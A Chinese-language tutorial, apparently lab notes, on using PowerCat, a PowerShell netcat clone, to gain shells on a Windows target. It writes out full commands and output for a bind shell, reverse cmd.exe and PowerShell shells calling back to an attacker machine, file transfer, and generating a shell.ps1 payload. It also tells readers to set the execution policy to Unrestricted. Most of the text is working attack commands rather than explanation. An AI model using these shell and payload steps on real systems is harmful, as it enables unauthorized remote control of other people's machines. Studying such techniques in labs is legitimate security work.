

```
typora-root-url: ../../..\vuepress\public
```

PowerCat反弹Shell

PowerCat介绍

PowerCat是一个powershell写的tcp/ip瑞士军刀，看一看ncat的powershell的实现，然后里面也加入了众多好用的功能，如文件上传，smb协议支持，中继模式，生成payload，端口扫描等等。

PowerCat安装

1、下载地址

```
https://github.com/besimorhino/powercat
```

2、下载下来导入

```
Import-Module .\powercat.ps1
```


3、如果提示未能加载指定模块，则可能是权限问题，输入如下代码

```
Set-ExecutionPolicy Unrestricted
```

4、输入如下命令可以查看帮助信息

```
powercat -h
```

5、如下就是安装成功



```
管理员: C:\Windows\system32\cmd.exe - powershell
PS C:\> Import-Module .\powercat.ps1
PS C:\> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip>          Client Mode. Provide the IP of the system you wish to connect to.
                  If you are using -dns, specify the DNS Server to send queries to.
```

PowerCat命令

```
-l 监听连接
-c 连接到侦听器
-p 要连接或监听的端口
-e 执行
-ep 执行Powershell
-r 中继。格式：“-r tcp : 10.1.1.1 : 443”
-u 通过UDP传输数据
-dns 通过dns传输数据
-dnsft DNS故障阈值
-t 超时选项。默认值：60
-I 输入：文件路径（字符串），字节数组或字符串
-o 控制台输出类型：“主机”，“字节”或“字符串”
-of 输出文件路径
-d 连接后断开连接
-rep 中继器。断开连接后重新启动
-g 生成有效载荷
-ge 生成编码的有效载荷
-h 打印帮助消息
```

PowerCat实验环境介

两台机器

机器名称	机器IP
攻击机器	192.168.3.6
目标靶机	192.168.3.10

PowerCat和nc正向连接

1、靶机使用powercat执行以下命令

```
powercat -l -p 8080 -e cmd.exe -v
```

```
C:\Windows\system32\cmd.exe - powershell
PS C:\> powercat -l -p 8080 -e cmd.exe -v
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Process
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 8080)
```

2、攻击机使用nc执行以下命令

```
nc 192.168.3.10 8080 -vv
```

```
PS D:\tools\NC> .\nc.exe 192.168.3.10 8080 -vv
```

3、查看返回结果

```
PS D:\tools\NC> .\nc.exe 192.168.3.10 8080 -vv
BM-2008 [192.168.3.10] 8080 (?) open
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\>ipconfig
ipconfig

Windows IP 配置

以太网适配器 本地连接 2:

    连接特定的 DNS 后缀 . . . . . : 
    本地连接 IPv6 地址. . . . . : fe80::16d68-72f1-5669:f438%13
    IPv4 地址 . . . . . : 192.168.3.10
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.3.1

隧道适配器 isatap.{F7D2C565-6764-4145-82B6-3E3AFC92C03E}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
```

PowerCat和nc反向连接

1、靶机使用powercat执行以下命令

```
powercat -c 192.168.3.6 -p 8888 -v -e cmd.exe
```

```
管理员: C:\Windows\system32\cmd.exe - powershell
PS C:\> powercat -c 192.168.3.6 -p 8888 -u -e cmd.exe
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Process
详细信息: Setting up Stream 1...
详细信息: Connecting...
```

2、攻击机使用nc执行以下命令

```
nc -l -p 8888 -vv
```

```
PS D:\tools\NC> .\nc.exe -l -p 8888 -vv
listening on [any] 8888 ...
```

3、查看返回结果

```
PS D:\tools\NC> .\nc.exe -l -p 8888 -vv
listening on [any] 8888 ...
connect to [192.168.3.6] from BM-2008 [192.168.3.10] 49179
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\>ipconfig
ipconfig

Windows IP 配置

以太网适配器 本地连接 2:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::6d68:72f1:5669:f438%13
    IPv4 地址 . . . . . : 192.168.3.10
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.3.1

隧道适配器 isatap.{F7D2C565-6764-4145-82B6-3E3AFC92C03E}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
```

PowerCat和PowerCat反向连接


1、靶机使用powercat执行以下命令

```
powercat -c 192.168.3.6 -p 9999 -v -ep
```

```
PS D:\tools\powercat> powercat -l -p 9999 -v
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 9999)
```

2、攻击机使用powercat执行以下命令

```
powercat -l -p 9999 -v
```



```
管理员: C:\Windows\system32\cmd.exe - powershell
PS C:\> powercat -c 192.168.3.6 -p 9999 -u -ep
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Powershell
详细信息: Setting up Stream 1... (ESC/CTRL to exit)
详细信息: Connecting...
详细信息: Connection to 192.168.3.6:9999 [tcp] succeeded!
详细信息: Setting up Stream 2... (ESC/CTRL to exit)
详细信息: Both Communication Streams Established. Redirecting Data Between Streams...
```

3、查看返回结果


```
PS D:\tools\powercat> powercat -l -p 9999 -v
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 9999)
详细信息: Connection from [192.168.3.10] port [tcp] accepted (source port 49183)
详细信息: Setting up Stream 2...
详细信息: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\> |
```

PowerCat文件传输

1、靶机使用powercat执行以下命令

```
powercat -l -p 9999 -of test.txt -v
```





```
管理员: C:\Windows\system32\cmd.exe - powershell
PS C:\> powercat -l -p 9999 -of test.txt -v
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 9999)
```

2、攻击机使用powercat执行以下命令

```
powercat -c 192.168.3.10 -p 9999 -i D:test.txt -v
```

```
Windows PowerShell
PS D:\tools\powercat> powercat -c 192.168.3.10 -p 9999 -i D:\tools\powercat\test.txt -v
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Input from -i detected...
详细信息: Setting up Stream 1...
详细信息: Connecting...
详细信息: Connection to 192.168.3.10:9999 [tcp] succeeded!
详细信息: Setting up Stream 2...
详细信息: Writing input to Stream 1...
详细信息: Both Communication Streams Established. Redirecting Data Between Streams...
```

3、查看返回结果

 powercat.ps1	2020/7/26 21:55	PS1 文件	37 KB
 test.txt	2022/3/30 1:28	文本文档	1 KB

用powercat生成payload

1、攻击机使用powercat执行以下命令生成payload

```
payload powercat -l -p 8000 -e cmd -v -g >> shell.ps1
```

```
PS D:\tools\powercat> powercat -l -p 8000 -e cmd -v -g >> shell.ps1
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Process
详细信息: Returning Payload...
PS D:\tools\powercat> ls

目录: D:\tools\powercat

Mode                LastWriteTime         Length Name
----                -
-a----             2020/7/27      12:55         37667 powercat.ps1
-a----             2022/3/30       1:32         17416 shell.ps1
```

2、攻击机使用powercat执行以下命令连接

```
powercat -c 192.168.3.10 -p 8000 -v
```

```
Windows PowerShell
PS D:\tools\powercat> powercat -c 192.168.3.10 -p 8000 -v
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Setting up Stream 1...
详细信息: Connecting...
```

3、在靶机上运行脚本

```
.\shell.ps1
```

```
管理员: C:\Windows\System32\cmd.exe - powershell
PS C:\> .\shell.ps1
```

4、查看运行结果

```
PS D:\tools\powercat> powercat -c 192.168.3.10 -p 8000 -v
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Console
详细信息: Setting up Stream 1...
详细信息: Connecting...
详细信息: Connection to 192.168.3.10:8000 [tcp] succeeded!
详细信息: Setting up Stream 2...
详细信息: Both Communication Streams Established. Redirecting Data Between Streams...
Microsoft Windows [???? 6.1.7601]
????????? (c) 2009 Microsoft Corporation????????????????????
C:\>ipconfig
```